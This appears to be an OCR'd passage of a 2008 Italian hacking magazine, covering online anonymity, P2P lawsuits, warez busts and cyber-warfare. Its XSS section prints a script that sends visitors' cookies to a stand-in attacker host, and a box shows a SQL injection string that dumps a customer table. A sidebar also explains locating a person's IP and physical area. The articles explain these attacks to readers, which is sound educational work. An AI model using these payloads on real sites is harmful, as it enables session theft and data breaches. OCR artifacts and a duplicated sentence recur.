Basta seguire la guida. In caso di dubbi, lasciamo invariati i parametri predefiniti o consigliati. Dovremo quindi scegliere i messaggi di avvertimento che desideriamo visualizzare. Se non sappiamo quali scegliere, selezioniamo quelli che appaiono in verde. Se poi vorremo modificare questi parametri, sarà sufficiente cliccare su Assistant alla base della finestra principale. Terminata l'operazione, JAP ci connetterà a un servizio gratuito di anonimato e calcolerà il nostro livello di trasparenza sulla Rete. Se l'indicatore è su OK, non ci siamo; se invece è su Fair, significa che siamo meno visibili. Infine, il livello High impedisce praticamente a chiunque di risalire al nostro PC! È possibile ottenere un'indicazione del livello di sicurezza (espresso in decimi) per ogni servizio indicato nel menu Configuration. Individuiamo nel menu a tendina il servizio gratuito più sicuro. Se non siamo soddisfatti o se a livello High la velocità è esageratamente bassa, JAP ci offre servizi a pagamento molto accessibili. Alcuni sono disponibili a meno di un euro al mese. Perché il programma funzioni correttamente, non dimentichiamo di disattivare Java, JavaScript e plug-in nel nostro browser. Chiaramente, JAP è uno strumento specializzato che non è il caso di proporre alla nonna. Merita comunque un'occhiata ed è consigliabile alle persone che non apprezzano che gli altri mettano il naso nei loro affari. Un'ultima annotazione: alcuni siti non amano molto alcune azioni effettuate da JAP (eliminazione dei cookies ecc.) e a volte sarà necessario rinunciare all'anonimato per poter visualizzare una pagina specifica... ■

JAP V00.10.003

Dimensioni: 5,4 MB
Licenza: Gratuita per la versione "base"
Lingua: Inglese
Collegamento:
http://anon.inf.tu-dresden.de

DA SAPERE

Il passaggio attraverso uno o più proxy richiede più tempo rispetto alla connessione "normale". Questo si traduce in una diminuzione della velocità durante la navigazione. Sta a noi decidere se il gioco vale la candela...

Di noi sanno tutto!

Quando navighiamo sulla Rete, crediamo di essere anonimi e invece... Chi non ha mai digitato un nome su Google per curiosità? Sebbene questa azione non abbia in sé nulla di dannoso, si può anche esagerare e la situazione può degenerare. Una cosa è certa: nessuno è veramente anonimo su Internet

La 30° conferenza mondiale sulla protezione dei dati e della privacy si terrà a Strasburgo dal 15 al 17 ottobre 2008. Uno degli elementi da discutere saranno i pubblicitari che raccolgono i dati privati comunicati dai navigatori alle rete sociali, per poi sommergerli di pubblicità mirate. Proprio così, i pubblicitari vanno matti per i nostri dati personali. E non sono i soli...

:: Un'attività quotidiana

La navigazione su Internet è diventata un'attività quotidiana qualsiasi. Ogni giorno consultiamo la nostra messaggeria, dialoghiamo con un cugino dall'altra parte del mondo, navighiamo da un amico all'altro attraverso la nostra rete sociale preferita... Forse non lo sappiamo ma ognuna di queste attività lascia delle tracce. Molti credono ancora al mito dell'anonimato che proteggerebbe Internet. Invece, "non appena ci si connette, si lasciano tracce" - spiega Dominique Maniez, specialista di tecnologie dell'informazione e autore del libro "Le dieci piaghe di Internet". "Si possono distinguere le tracce passive (che l'utente lascia quando consulta Internet) e quelle attive (che l'utente lascia quando comunica il suo indirizzo elettronico o si registra su Facebook). Queste ultime sono le più pericolose". In effetti, l'ultima moda sono le reti sociali e i contenuti generati dagli utenti. MySpace, Facebook, Flickr e altri siti analizzano di continuo i nostri gusti, le nostre attività e i nostri desideri, li collegano a quelli dei nostri amici e quindi a quelli degli amici dei nostri amici... e li conservano, per periodi di tempo difficili da definire.



5 REGOLE DI BASE DA SAPERE

Sui forum, utilizziamo sempre uno pseudonimo.
Non utilizziamo la nostra data di nascita come password.
Non rispondiamo mai a una mail di spam.
Eliminiamo regolarmente i cookie dal nostro browser.
Per inviare un messaggio di natura personale, utilizziamo preferibilmente una semplice e-mail piuttosto che un annuncio su una rete sociale.






:: La "cyber-sorveglianza": una realtà...


Quando sottoscriviamo un abbonamento a Internet, il nostro provider ci assegna dei dati di connessione (indirizzo IP, password...) legati alla nostra identità (carta di credito, numero telefonico...).

Questo esclude in partenza qualsiasi forma di anonimato. Dal 2005, una legge obbliga tutte le imprese e i privati che mettono a disposizione di altri una connessione Internet (hotspot, cybercafé...) a conservare per un anno i dati personali degli utenti. Quando andiamo a comprare il pane, il fornaio non è tenuto a chiederci il nostro nome. Su Internet, invece, dovrebbe farlo! Leggendo questo articolo c'è chi penserà: "E allora? Io non ho niente da nascondere". Il problema, però, non sono i dati in sé, bensì l'uso che ne viene fatto.

"Alcune informazioni come l'indirizzo postale, il numero di cellulare o la data di nascita non dovrebbero mai apparire on-line" - osserva Dominique Maniez. Molti individui, infatti, potrebbero utilizzare i nostri dati personali per fini tutt'altro che innocui.

COSA DICE DI NOI IL NOSTRO IP

L'indirizzo IP è un numero che identifica il nostro computer sulla Rete. Visitando il sito http://whatismyipaddress.com possiamo visualizzare, oltre al nostro indirizzo, una mappa di Google che rivela la nostra posizione geografica. Il risultato non è sempre preciso ma è comunque indicativo... Grazie al nostro IP, un webmaster può sapere quante volte visitiamo il suo sito o blog, quali pagine consultiamo, quali rubriche ci interessano di più... e se ha cattive intenzioni, può rivendere questi dati al miglior offerente.



:: ...dalle conseguenze inquietanti

Per cominciare, i datori di lavoro, che oggigiorno non esitano a perlustrare Internet per informarsi su un potenziale dipendente. In realtà non avrebbero alcuna ragione per farlo. Il nostro profilo su Internet non corrisponde necessariamente a ciò che siamo realmente oggi. Il fatto che Tizio un giorno abbia lasciato un messaggio su un forum dedicato al poker on-line significa forse che è dipendente dal gioco d'azzardo? Certo che no. Il suo futuro datore di lavoro, però, potrebbe porsi questa domanda. Più sconcertante è il fatto che gli agenti di marketing analizzino i nostri profili di consumatori. Acquistando on-line un rossetto bio senza preoccuparci di deselezionare le piccole caselle in fondo al modulo, ci ritroveremo a ricevere ogni giorno decine di e-mail di spam che vantano i meriti di una tinta per capelli o di una pillola blu dagli effetti "garantiti"!
Le reti sociali, che offrono gratuitamente i propri servizi, vivono delle informazioni che noi forniamo loro. Il programma pubblicitario "Beacon" di Facebook è stato recentemente modificato dopo aver ricevuto numerose critiche. Ogni volta che si effettuava un acquisto on-line, Beacon lo inseriva automaticamente nel profilo dell'utente, allo scopo di "consigliare" lo stesso acquisto a tutti i suoi contatti. Oggi è possibile disattivare la funzione ma questo non impedisce agli agenti di marketing di analizzare tutte le tracce da noi lasciate in perfetta buona fede. Infine, l'aspetto più grave: i cyber-criminali possono utilizzare questi dati per usurpare la nostra identità. Questa pratica si definisce "spoofing". "Con le informazioni così carpite è facile per un criminale farsi passare per qualcun altro" - spiega Dominique Maniez. Ricordiamo che nell'agosto 2007 sono state sottratte migliaia di curriculum inviati al sito di ricerca di lavoro Monster.com, che contenevano quasi 1,6 milioni di informazioni personali suscettibili di essere utilizzate a fini criminali. Questo incidente non è che un esempio..." "I navigatori hanno una fiducia eccessiva nella tecnologia. Studi recenti evidenziano i rischi delle reti sociali di moda come Facebook o LinkedIn, in cui alcune persone presentano sul proprio profilo informazioni che non confiderebbero mai al proprio vicino di casa" - nota Dominique Maniez.

BUONO A SAPERSI

Esistono moltissimi espedienti per essere meno "trasparenti" su Internet. Il programma Tor (disponibile all'indirizzo www.torproject.org) ci mette a disposizione una serie di strumenti che nascondono gli scambi di dati assegnandoci un diverso indirizzo IP a ogni connessione. Il programma Privoxy (www.privoxy.org) è un ottimo accessorio. Si tratta di un proxy web in grado di bloccare i cookie e le informazioni collegate al nostro browser. Infine, il sito www.fakenamegenerator.com ci assegna una falsa identità in un paio di clic. Ideale per i navigatori a corto di fantasia!

:: Prudenza...

D'altra parte, ricercando eccessivamente l'anonimato, non si rischia di apparire sospetti? "Nel contesto della comunicazione, è fondamentale sapere che la persona con cui si parla è realmente chi dice di essere. L'adozione di sistemi di autenticazione come la firma elettronica risolverebbe molti problemi" - risponde Dominique Maniez. È chiaro che su Internet l'anonimato è tutt'altro che la norma. Conviene quindi essere vigili e seguire alcune precauzioni di base (vedi riquadro) ■



Lotta dura al P2P nelle università americane

Le major americane danno la caccia agli studenti che condividono musica in Rete ma i loro attacchi di massa incontrano l'opposizione delle associazioni di difesa dei diritti civili e a volte delle stesse università



La lotta allo scambio di materiale protetto da copyright, e in particolare di file audio, sulle reti peer-to-peer, è sempre più al centro di cause e polemiche negli Stati Uniti, in particolare in ambito universitario. Gli studenti infatti sono nel mirino della RIAA, ossia la Recording Industry Association of America, un'associazione che rappresenta le principali label dell'industria discografica statunitense e che è diventata il principale portavoce della crociata contro il P2P. La sua sorveglianza sui campus viene svolta attraverso MediaSentry, una società specializzata nella ricerca e individuazione delle violazioni del copyright i cui metodi vengono spesso messi in discussione e paragonati a quelli degli hacker. Per trovare i presunti violatori dei diritti nei campus MediaSentry lancia delle ricerche in serie di brani di proprietà dei membri della RIAA con applicazioni per il P2P come LimeWire e simili. Quando ne trova uno, salva l'indirizzo IP a cui corrisponde e verifica se






appartiene a un'università. Nel caso, lo segnala alla RIAA.

:: Due tipi di intervento

Se si trovano dei file sui siti universitari, la RIAA può procedere in due modi, di diversa aggressività nei confronti del "sospettato". Se MediaSentry ha solo stabilito che un certo indirizzo ha delle cartelle in condivisione che contengono materiale coperto da copyright, la RIAA invia una lettera di richiesta di cessazione di attività. Questa ingiunzione, che viene inviata ai responsabili dell'istituto in modo che possano adottare interventi disciplinari, è detta "DMCA takedown notice" e richiede che i file vengano tolti senza però minacciare una causa. Questo tipo di intervento è il meno grave e si limita a identificare la presenza dei file sul computer dell'utente: MediaSentry non ha l'intenzione di dimostrare che c'è una distribuzione illecita di materiale coperto da copyright (infatti non scarica i file). La situazione diventa più grave se a essere spedita è una "Early Settlement Letters" che è un'esplicita minaccia di causa rivolta ai singoli studenti. Una volta che lo sfortunato universitario riceve una di queste missive, l'unica cosa che può fare per evitare di finire in tribunale è pagare i diritti alla RIAA. L'associazione ha persino predisposto un sito per consentire il pagamento immediato on-line attraverso carta di credito: mazzate sì, ma ben organizzate.



:: Presunti colpevoli

I metodi usati da MediaSentry non mancano di sollevare perplessità, anche in seno ai responsabili delle università americane. Le minacce di causa vengono infatti inviate sulla base del fatto che MediaSentry ha identificato dei file protetti da copyright all'indirizzo IP di un certo computer che si trova in un College, è riuscita a scaricarli e sa che sono stati trasmessi sulla Rete. Non ha bisogno di dimostrare che effettivamente da quell'IP sono mai stati trasferiti. Il fatto che sia possibile farlo è sufficiente a procedere. Questo presupposto, alla base della maggior parte delle cause intentate dalla RIAA, non ha però un fondamento legale molto solido. La EFF (Electronic Frontier Foundation), un'organizzazione americana che si occupa di tutelare i diritti dei privati e si è spesso trovata in posizioni opposte a quelle della RIAA, sostiene che rendere un file disponibile su una rete P2P non può essere considerato un atto di distribuzione a meno che il file non sia stato effettivamente scaricato.



:: Un piccolo passo per una coppia...

Un caso emblematico è stato quello della causa intentata nel 2006 da Atlantic contro gli Howell, marito e moglie accusati di violazione del copyright per aver caricato dei brani su un computer collegato a KaZaA. Un caso emblematico è stato quello della causa intentata nel 2006 da Atlantic contro gli Howell, marito e moglie accusati di violazione del copyright per aver caricato dei brani su un computer collegato a KaZaA. La coppia si è difesa sostenendo che i file erano stati caricati per uso personale, per facilitare il trasferimento sui dispositivi portatili (operazione più che legale). La presenza di un programma per la condivisione era dovuta al fatto che i due rendevano disponibili sulla rete P2P del materiale pornografico e libri elettronici non coperti da copyright. Inizialmente il giudice aveva accolto la richiesta di giudizio sommario formulata dalla RIAA e aveva condannato la coppia a pagare $40,850 e le spese processuali. Gli Howell, forti dell'appoggio e del sostegno della EFF, sono però ricorsi in appello sostenendo di non conoscere a fondo il funzionamento di KaZaA. In particolare dichiarano di non essere stati a conoscenza del fatto che i file personali salvati sul computer sarebbero stati condivisi in Rete. Il 29 aprile 2008 la corte distrettuale ha rifiutato la mozione di giudizio sommario e sarà quindi necessario procedere con l'azione legale per determinare se effettivamente la possibilità di condividere i file rappresenti una violazione del copyright. La vera guerra, quindi, non ha ancora un vincitore...

QUANDO LE UNIVERSITÀ DICONO NO

I metodi della RIAA non mancano di destare perplessità nelle autorità accademiche americane. Alcuni atenei, tra cui l'Università di Washington e l'Università dell'Oregon, si sono rifiutati di recapitare le lettere di minaccia di causa ai loro studenti perché ritengono che non sia legalmente sostenibile identificare uno studente tramite un indirizzo IP. Anche i computer nelle stanze degli studenti nelle aree adibite ad alloggio, infatti, possono essere usati da diverse persone e la responsabilità legale per una data azione è, secondo loro, tutta da stabilire.

XSS e SQL injection: come si cracca un sito

Nessuno è perfetto: neanche il nostro codice. Basta un difetto di programmazione in una pagina Web o una gestione superficiale del database di un sito per aprire la porta a insidiose fughe di dati e possibilità di hackeraggio...



Nessun sito è davvero sicuro e nessuno è realmente anonimo su Internet: lo abbiamo sentito dire così tante volte che i confini tra fatti e paranoia non sono più tanto chiari. Nella realtà, però, anche se i sistemi di protezione si evolvono a un ritmo serratis-






simo, hacker e cracker hanno sempre più strumenti per violare i nostri siti, i nostri computer, i nostri database, il nostro anonimato e... chi più ne ha più ne metta. In questo articolo vedremo due delle principali tecniche di cracking basate su exploit. Con exploit si intende un codice che sfrutta un bug o una vulnerabilità di un programma per consentire a chi lo usa di acquisire privilegi (possibilmente di root, anche se si può iniziare con privilegi minori) su un sistema. Gli exploit che interessano a noi sono quelli remoti, cioè attacchi sferrati via Internet senza un accesso diretto al sistema della vittima.

:: XSS: codice nascosto

XSS è l'acronimo di Cross-site scripting (XSS) e indica una tecnica di attacco che permette di inserire del codice (in genere javascript) a livello browser per modificare il sorgente della pagina Web visitata. I cracker possono sfruttarla per ottenere dati sensibili come i cookie. Le pagine più vulnerabili sono quelle che hanno uno scarso controllo delle variabili derivate dall'input dell'utente (spesso variabili GET). L'XSS è uno degli exploit più diffusi della Rete. Al 2007, circa l'80% di tutte le vulnerabilità di sicurezza documentate sui siti era legato a problemi XSS che spesso hanno portato anche ad attacchi di phishing (raccolta di dati sensibili eseguita sfruttando una falsa identificazione) su larga scala. Gli attacchi XSS non sono neanche immediatamente identificabili; mentre il codice malevolo svolge il suo lavoro, il sito appare uguale al solito al malcapitato utente.

:: L'XSS si fa in tre

Ci sono tre diverse tipologie di XSS (tipo 1, tipo 2 e tipo 3) con modalità di funzionamento differenti. Il primo tipo è il meno popolare, in quanto per poterlo mettere in atto l'hacker deve conoscere i file HTML presenti sul sistema operativo del suo bersaglio o trovare delle vulnerabilità nel browser. Nel primo caso, l'hacker dal proprio sito può inviare dei comandi malevoli ai file HTML vulnerabili del suo target ed eseguirli sul suo sistema. Nel secondo, usando una vulnerabilità del browser l'hacker può installare uno script activeX sul sistema bersaglio. Lo script activeX opererà con i privilegi HTML locali, che vengono concessi a tutti i javascript senza chiedere il consenso dell'utente, e sarà libero di installare backdoor, worm o altre forme di malware. Questo tipo di attacco XSS è detto anche locale.

Il tipo 2, conosciuto anche come non persistente, si crea invece iniettando un javascript in una variabile che viene rimbalzata all'utente. Per poterlo usare l'hacker deve riuscire ad attirare l'utente in una la pagina con questo tipo di codice dopo avervi inserito un sistema per sottrarre dati personali come i cookie. È detto non persistente perché il codice iniettato non rimane sul sito Internet e i soli utenti vul-

A CACCIA DI IP

La prima cosa che ha bisogno un hacker per attaccare un computer è il suo indirizzo IP. L'indirizzo IP è un po' come il numero civico di un palazzo: stabilisce in maniera univoca la locazione di un computer o di un server. Un indirizzo IP si presenta come una sequenza di numeri di un massimo di 3 cifre separati da un punto, per esempio 212.140.12.101. I primi due blocchi di cifre indicano l'area di rete, il terzo blocco indica la sottorete, o subnet, e l'ultimo blocco indica il computer.

Conoscere il proprio IP è molto semplice, basta per esempio usare un sito Internet come http://whatsmyip.org/. Questi servizi non sono però sempre precisi, perché l'indirizzo IP del nostro computer è spesso "mascherato" dal nostro provider: in questo modo tanti clienti dello stesso provider si vedono rispondere allo stesso modo da servizi come quello citato, perché l'IP che risulta è quello del provider e non dei singoli utenti. Come fa quindi un hacker a scoprire gli indirizzi IP?

Un metodo piuttosto diffuso è usare Windows Messenger. Farlo è semplice: basta inviare al (o ricevere dal) computer di cui si vuole scoprire l'IP un file (un messaggio non basta, serve una connessione diretta, come nel caso del trasferimento file). Una volta che il trasferimento è avviato basta aprire una finestra DOS e scrivere "netstat" (senza le virgolette). Il risultato sarà qualcosa di questo tipo:

```
Proto Indirizzo locale Indirizzo esterno Stato
TCP kick:1033 msgr-ns29.msgr.hotmail.com:1863 ESTABLISHED
TCP kick:1040 msgr-sb36.msgr.hotmail.com:1863 ESTABLISHED
TCP kick: <REMOTE HOST> ESTABLISHED
```

Comparando l'elenco delle connessioni prima e dopo l'invio del file non è difficile trovare l'indirizzo IP del computer remoto. Non è nemmeno detto che i pirati si fermino qui. Dall'indirizzo IP del nostro computer non è infatti impossibile risalire alla nostra locazione fisica. I dati completi sull'intestatario dell'indirizzo IP sono noti solo al fornitore di servizi Internet ma ci sono varie tecniche per scoprire in che area e persino in che locazione precisa si trova il computer. Scoprire l'area in cui vive un amico conosciuto in Internet e di cui sappiamo l'indirizzo IP è un gioco da ragazzi: basta usare un servizio automatico come quello che troviamo all'indirizzo

http://www.geobytes.com/IpLocator.htm

Può essere semplicemente un trucchetto per far colpo sulla nuova ragazza conosciuta su Messenger ma può anche diventare uno strumento per completare il profilo di un utente di cui vogliamo rubare l'identità...

UN ESEMPIO DI SQL INJECTION

Per capire nella pratica con un esempio molto semplice come funziona una SQL injection immaginiamo il sito di un fornitore di servizi acquistabili on-line che ospita un database dei clienti con dati di fatturazione e pagamento. Mettiamo che una query consista in questa stringa:

```
"select * from customers ☠
where companyname like ' ☠
" + TextBox1.Text + "%' "
```

Se noi cerchiamo "Andrea" eseguiremo la query:

```
"select * from customers ☠
where companyname like ☠
'Andrea%' "
```

Se lo sviluppatore del sito non ha preso le necessarie misure di sicurezza (validando il contenuto della TextBox), un hacker potrebbe ottenere la lista completa dei clienti del database semplicemente inserendo nella casella di testo la stringa:

```
" ' or 'a' like 'a "
```

Lo statement SQL sarebbe infatti

```
"select * from customers
where companyname like '' ☠
or 'a' like 'a%' "
```

Dato che la clausola where è sempre vera viene visualizzato il contenuto completo della tabella customers, ossia l'elenco dei clienti contenuti nel database. Nella migliore delle ipotesi, il responsabile del sito è accusabile di negligenza per non aver protetto la privacy dei suoi clienti. Nella peggiore, i dati sottratti possono essere usati per vari tipi di truffe informatiche.



nerabili sono quelli che accedono alla pagina infetta, cliccando su un link realizzato a questo scopo dall'hacker. Il tipo 2 è il più diffuso e rappresenta una minaccia seria per la tutela dei dati personali. Il terzo tipo di attacco XSS, detto persistente, viene usato in forum, guestbook e altre pagine che contengono dati personali forniti via Intenet e salvati. Portando il maggior numero possibile di utenti a visitare una pagina che contiene il suo codice di infiltrazione, l'hacker potrà rubare i loro dati e poi utilizzarli altrove. Per esempio, mettiamo che in un dato forum, quando un utente inserisce un post, il contenuto venga visualizzato direttamente, senza alcun filtraggio intermedio. L'hacker può inserire nel form una stringa di codice del tipo:

```
<script language = \javascript ">
document.location.href = ☠
\http:// sitohacker/malware.☠
php?value = " + document.cookie;☠
</script>
```

in cui sitohacker è il sito in cui l'hacker ha il suo script malware.php, che ha come dato in ingresso il valore contenuto nella stringa document.cookie, ovvero le informazioni di sessione dell'utente vittima. All'inserimento del post, la pagina HTML del forum conterrà il codice Javascript dell'hacker. Ogni volta che un utente andrà a leggere il post in questione, il suo brow-










IP STATICO E DINAMICO

Il tipo di IP più bersagliato dai pirati è quello statico, cioè che rimane sempre uguale nel tempo. Viene adottato da grossi server. Se siamo dei semplici utenti che sia appoggiano a un fornitore di servizi Internet avremo un IP dinamico (cioè che cambia sempre in quanto ci viene assegnato dall'ISP al momento di ogni connessione). Basterà sconnettersi e riconnettersi per modificare le ultime due cifre dell'indirizzo (le altre sono legate all'ISP e non variano). Se abbiamo un collegamento con IP dinamico ma attivo ventiquattro ore al giorno, però, l'IP rimane lo stesso per tutto il tempo che siamo collegati, fino a quando ci disconnettiamo.

ser interpreterà la pagina web ed eseguirà il codice inserito dall'hacker, caricando bad-script.php e rendendogli disponibili i suoi dati di sessione. Le chiavi di accesso scoperte permetteranno poi all'hacker di navigare nel forum autenticandosi come questo utente, che potrebbe anche essere l'amministratore...

:: SQL injection: un'iniezione che fa male alla privacy

Gli exploit di tipo SQL Injection attaccano le applicazioni web che si appoggiano su un database (tipicamente SQL Server o MySQL ma anche Access, Oracle o FireBird) e sfruttano falle nei controlli sui dati ricevuti in input per inserire del codice maligno all'interno di una query. In questo modo l'hacker può non solo autenticarsi con ampi privilegi in aree protette ma anche scoprire i dati sensibili degli utenti registrati nel database (vedi il box "Un esempio di SQL injection") e persino alterarli. Un aiuto all'hacker, nel suo programma di violazione progressiva del sito attraverso le SQL injection, sono i messaggi di errore con cui il database risponde ai tentativi di invasione. Nel segnalare che la sintassi della query non è corretta, infatti, il database fornisce al malintenzionato utili dati aggiuntivi. Se il sito è protetto, invece di vedere un messaggio di errore il nostro hacker si troverà ridirezionato a una pagina generica designata dallo sviluppatore. Le risorse dell'hacker, però, non sono ancora finite: c'è infatti un'altra forma di attacco SQL, che richiede un po' più di tempo e interazione da parte di chi sferra l'attacco ma può consentirgli l'accesso a numerosi dati, che è detta Blind SQL injection. Si chiama blind, cioè cieca, perché l'hacker deve procedere alla cieca, per tentativi. Può usare una funzione del database per formulare una serie di domande la cui risposta possa essere "sì" o "no" e procedere a raffinare le sue ricerche in base alle risposte del database. Potrà così carpire e manipolare anche i dati meno accessibili.

Attenzione!!!
Esigenze graficheci hanno costretti a spezzare questa riga di codice.

16_19_hj156_CRACK_WEBSITE.indd 19 9-07-2008 11:46:03



Attacco al WAREZ

A fine giugno, la polizia francese ha messo le mani su diversi importanti membri dei gruppi warez Cinefox e CaRNage. Panico tra i professionisti della contraffazione e i semplici utenti in cerca di novità

La fine di giugno in Francia non è stata caratterizzata solo dal caldo afoso ma anche da una serrata attività contro la diffusione di materiale coperto da copyright. I poliziotti francesi della Brigata Centrale per la Repressione delle Contraffazioni Industriali e Artistiche (BCRCIA) e i funzionari della Polizia Giudiziaria hanno acciuffato uno dopo l'altro quattro navigatori di Internet molto speciali. Per cominciare gli amministratori del gruppo Cinefox, poi un componente importante del gruppo noto con lo pseudonimo di CaRNage. Dei pilastri della scena warez, specializzati nella diffusione di film piratati. Gli agenti sono riusciti a risalire a Cinefox partendo da un misterioso documento diffuso su Internet nell'agosto 2007. Il file di testo, denominato Bustme ("pescami" in inglese), forniva gli IP, gli pseudonimi, gli accessi ai server FTP e ai server IRC nonché i codici che consentivano di decifrare i messaggi scambiati. In breve, una vera manna per chiunque desiderasse sferrare un attacco a questo tipo di società digitali. L'inchiesta della BCRCIA si è concentrata sui responsabili di un server warez ma anche sulla persona che si occupava di "rubare" i film nelle sale cinematografiche.

"Un ottimo esempio di attività criminale organizzata, un'aggravante in materia di contraffazione" - conferma una fonte vicina all'inchiesta. L'individuo che si recava nei cinema per registrare illegalmente i film forniva le sue "produzioni" soprattutto a Cinefox ma firmava i suoi misfatti anche con altri pseudonimi. Cinefox, per esempio, rilascia un gran numero di copie con pseudonimi diversi, come GeT, QTRF e altri.

All'ultima rilevazione, il gruppo Cinefox aveva diffuso in pochi mesi oltre 200 "edizioni" pirata francesi di tutti i tipi (videocamera, DVD, R5, Blu-Ray). Solo su Mininova si trovano 246 torrent.







Ricordiamo che Cinefox non diffondeva le sue "opere" via peer-to-peer, bensì su TOPSite, spazi chiusi, molto selettivi a cui possono accedere solo persone abilitate. "Il sequestro del materiale informatico delle persone arrestate" - spiega l'Associazione per la Lotta contro la Pirateria Audiovisiva - "dovrebbe consentire di identificare nuovi obiettivi, poiché pare che i vari gruppi di pirati siano spesso in contatto tra loro. Per il momento sono state arrestate solo alcune persone ma si tratta di obiettivi prioritari. Si spera che ne seguiranno altri".



Un membro di uno di questi TOPSite ci ha spiegato che cosa può essere accaduto. "La storia è nata dal fatto che un siteop (un amministratore di server warez, NDR), ha soffiato degli affils (membri del Top, NDR) a un altro siteop (...) Siti come questi fruttano quantità enormi di denaro (...) e quando sono dei team ad affittare questo accesso, questo consente loro di pagare tutti i loro supply (coloro che diffondono materiale nei Top, NDR) (...) Il tizio che registra l'audio in sala va pagato, non lo fa gratis, soprattutto per organizzazioni come queste (...) d'altra parte, per loro questi sono spiccioli (...) Ho già visto un siteop fare più soldi di un operaio (...) Questa gente è condannata nell'ambiente. (...) Le informazioni pubblicate sono vecchie, l'80% degli slave sono stati cambiati. Il DNS non punta all'IP indicato. (...) Un errore che la dice lunga sulla talpa".
Cinefox forniva anche molte immagini. Il suo fondatore, noto anche sotto lo pseudonimo di Gandja/Wereld (WeR - VFC/SCaN) faceva parte anche di altri gruppi come GeT.

Era in corso una forma di collaborazione con altri team, con scambi di favori come nel caso dell'ex-team AAV (in realtà VCDFrv), presso il quale veniva recuperato l'audio per la realizzazione delle "edizioni" francofone.

:: Il warez francofono nei guai?

La seconda operazione di polizia ha colpito un team che si stava rafforzando sempre più nell'ambiente warez. CaRNage diffondeva un enorme numero di novità registrate nelle sale. L'operazione messa in atto a Montpellier, che ha coinvolto uno dei membri di Cinefox, ha fatto saltare un altro anello della catena warez francofona. Il membro di CaRNage era specializzato nel cosiddetto camcording (registrazione illegale su videocamera dei film durante la loro proiezione in sala, NDR).
In particolare, era il responsabile di tutte le prime versioni pirata francofone di film quali "Asterix alle Olimpiadi", "Jumper", "Bienvenue Chez Les Chtis", "Iron Man", "Indiana Jones e il regno del teschio di cristallo", "Skate or Die" ed "E venne il giorno".
La polizia informatica è particolarmente attiva in questi ultimi tempi e la retata potrebbe continuare. Le persone fermate hanno fornito indicazioni che permetteranno di risalire ad altri pirati di professione, alcuni dei quali si trovano in Canada, Olanda, Svizzera e Belgio. I fermati "hanno ammesso i fatti" e hanno decisamente di che preoccuparsi, perché le opere che diffondevano illegalmente su Internet erano prevalentemente novità in circolazione nelle sale o non ancora uscite in Francia. I detentori dei diritti violati potrebbero quindi ovviamente cercare di presentare il conto a questi pirati, in aggiunta al procedimento penale che è già in atto in seguito all'apertura di un fascicolo giudiziario da parte del giudice istruttore, la Signora



Juvasinovic (Tribunale di Parigi). "Tenuto conto della quantità di film presenti e del materiale sequestrato" - afferma una fonte vicina all'indagine - "a questo punto delle operazioni non si può trarre una deduzione precisa, ma si tratta di diverse migliaia di opere". L'inchiesta continuerà ora sulla base dei numerosi indizi ottenuti durante le perquisizioni effettuate nei domicili delle persone fermate. Vari server sono stati identificati durante l'inchiesta. Alcuni spazi di archiviazione raggiungevano i 60 Terabyte di dati, pari a circa 88.000 film in formato DivX.





La guerra informat

Dopo la Cina, Taiwan, gli Stati Uniti e la NATO, anche la Francia decide di lanciarsi nel progetto dell'esercito informatico. Cerchiamo di scoprire se si sta preparando un cyber-conflitto!



Il libro bianco della difesa presentato da Nicolas Sarkozy lo scorso giugno dimostrava un certo interesse per i preparativi in vista di una cyber-guerra. Il documento della difesa francese annunciava la necessità di acquisire satelliti di osservazione e spionaggio, per esempio sistemi d'ascolto elettromagnetici. L'esercito francese intende inoltre dotarsi di strumenti offensivi per la lotta informatica: cyber-guerrieri sotto il comando dello stato maggiore dell'esercito. I servizi di informazione non dovrebbero privarsi di questa capacità di reagire a tentativi di attacchi informatici. La Francia arriva in ritardo? Sì e no. Occorre specificare che Paesi come la Cina e gli Stati Uniti si stanno dedicando alla questione da almeno un decennio. Già nel 1999, due colonnelli dell'esercito cinese redigevano un documento dedicato alle innovazioni tecnologiche in ambito bellico. L'obiettivo del rapporto: riportare la vittoria senza combattere. È nel febbraio 1999 che i due colonnelli, per la precisione Qiao Liang e Wang Xiangsui, diffondono uno studio sugli sviluppi futuri e le potenzialità di una guerra asimmetrica. Traduzione: come vincere una guerra senza sfoderare un solo fucile. Gli autori dello studio mettevano in luce un metodo che un anno dopo è stato ripreso anche dagli USA, dalla Gran Bretagna e dalla Francia: "Cento vittorie in cento battaglie non sono la prospettiva migliore. Sconfiggere il nemico senza battaglia è il metodo più intelligente". Il documento era intitolato "Unrestricted Warfare" ed esponeva chiaramente, nero su bianco, i diversi tipi di guerre da tenere sotto controllo: informatiche, economiche, finanziarie... (http://www.terrorism.com/documents/TRC-Analysis/unrestricted.pdf)











atica alla francese





:: La NATO segue la scia

